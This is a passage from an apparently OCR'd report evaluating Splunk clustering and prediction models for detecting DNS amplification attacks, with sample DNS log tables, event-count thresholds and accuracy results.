2022-04-14 16:30:00	192.168.3.10	8.8.8.8	AAAA	no	15	0	149.51810237203526
2022-04-01 16:44:00	192.168.3.10	8.8.8.8	A	no	14	0	126.12484394506893

NOT ATTACKS

PUT IN CLUSTER 0

Figure 35 Smart Clustering Output 2 ANY

The very important figure is Figure 36, which contains the line that divides the two clusters. As someone may see this model marks as attacks (it puts them in cluster one) all the samples with more than 31 events. It would have been preferred to have more than 50 events needed for distinguish between attacks or not, but this is good as well. The problem here is that some normal traffic is marked as attacks.

_time	s_ip	d_ip	query_type	attack	events	cluster	cluster_distance
2022-04-05 14:10:00	192.168.4.30	192.168.4.1	A	no	46	1	560.5422740524742
2022-04-14 16:36:00	192.168.4.30	192.168.4.1	A	no	45	1	608.807580174923
2022-04-05 14:02:00	192.168.4.30	192.168.4.1	A	no	44	1	659.0728862973718
2022-04-05 14:16:00	192.168.4.30	192.168.4.1	A	no	44	1	659.0728862973718
2022-04-15 11:20:00	192.168.4.30	192.168.4.1	A	no	44	1	659.0728862973718
2022-04-15 11:22:00	192.168.4.30	192.168.4.1	A	no	44	1	659.0728862973718
2022-04-05 14:08:00	192.168.4.30	192.168.4.1	A	no	42	1	765.6034985422694
2022-04-15 11:14:00	192.168.4.30	192.168.4.1	A	no	38	1	1002.6647230320647
2022-04-14 16:36:00	192.168.4.30	192.168.4.1	AAAA	no	37	1	1066.9708454810436
2022-04-15 11:18:00	192.168.4.30	192.168.4.1	A	no	31	0	797.7677902621731
2022-04-15 11:18:00	192.168.4.30	192.168.4.1	AAAA	no	31	0	797.803995006243
2022-04-05 14:00:00	192.168.4.30	192.168.4.1	AAAA	no	28	0	637.7328339575537
2022-04-15 11:14:00	192.168.4.30	192.168.4.1	AAAA	no	26	0	541.0187265917609
2022-04-03 11:38:00	192.168.3.10	8.8.8.8	A	no	25	0	493.0524344569294
2022-04-14 16:38:00	192.168.3.20	8.8.8.8	ANY	no	25	0	493.97752808988827
2022-04-05 14:00:00	192.168.4.30	192.168.4.1	A	no	24	0	452.2684144818983
2022-04-14 16:38:00	172.16.1.1	1.1.1.1	ANY	no	24	0	451.8476903870169

Figure 36 Smart Clustering Output 3 ANY

In Figure 37 there is the output of the Smart Clustering model like in the previous case but this time the attack contains all the query types. In this case the query type column is not present. There still is some normal traffic marked as attacks. Like in the previous case, raising the number of events needed for marking the sample as attack could be a solution to increase the performances of this model.




Figure 37 Smart Clustering Output ALL

Figure 38 and Figure 39 depict:

- the graphical representation of the results of the model
- the statistics of the results of the model

In the first figure it can be seen on the left cluster zero and on the right cluster one (cluster of the attacks). It is also possible to see that the number of events is essential to determine whether a sample is classified as attack or not.




Figure 38 Smart Clustering Graphical Output

In Figure 39 it is possible to see for every cluster which is the maximum value of each field. The wrong ones are the one marked in red, blue, and purple: in the maximum number of events of the cluster zero it should have as value 50 and not 31, in the minimum value of the field attack in cluster one should be yes and at least the minimum number of events of the cluster one should be 51 and not 37




Figure 39 Smart Clustering Statistics

As a conclusion of this part, it could be said that this type of model with these parameters' settings performed in a pretty decent way. Probably by applying what said before and by finding out other useful fields for the classification the results could be even better.
It has to be said that, when talking about Machine Learning, the most interesting part is not to build at the first attempt a perfect machine that can resolve the problem, but a model performing with quite good approximation. After that the first attempt has been done and that it has been established that the problem may be solved with the model, new more accurate attempts will be done by modifying parts of the original one.

This to say that this experiment was a good result for the DNS Amplification Attack faced with Smart Clustering. Also, the DNS Amplification attack can be seen by a user manually or with the Splunk Search (still manually) but creating a model that can learn and then independently answers to the attacks would be a great step forward. These kinds of attacks are performed while the user for any reason can't see what's happening in the network, that's why it is necessary to have something that automatically blocks the attacks.

Smart Prediction

This was the model that should have fitted in the best way the problem. The datasets with all their fields' values were given to the model and then proceeded with the training phase. In this phase the model learned which samples had the attack on the *yes* value and which ones had the *no* value. In the test phase the model received new samples and guessed the attack value for each. In Figure 40 and Figure 41 there are the statistical results for the DNS amplification ANY and ALL attacks respectively. The results were perfect in both cases (99% and 100% of accuracy in the two attack types).




Figure 40 Statistical results ANY amplification attack




Figure 41 Statistical results ALL amplification attack

Figure 42, Figure 43, Figure 42, Figure 44 and Figure 45 present the confusion matrices of the training and test phases of both the DNS ANY and ALL Amplification attacks:

- here there are shown the samples that are correctly and wrongly predicted during the different phases
- the samples in the training phase are all correctly classified while during the test phase there is just a single error in the DNS amplification attack of the ANY type
- in this case the results obtained are 100% accurate




Figure 42 Confusion Matrix Training Set ALL




Figure 43 Confusion Matrix Test Set ALL

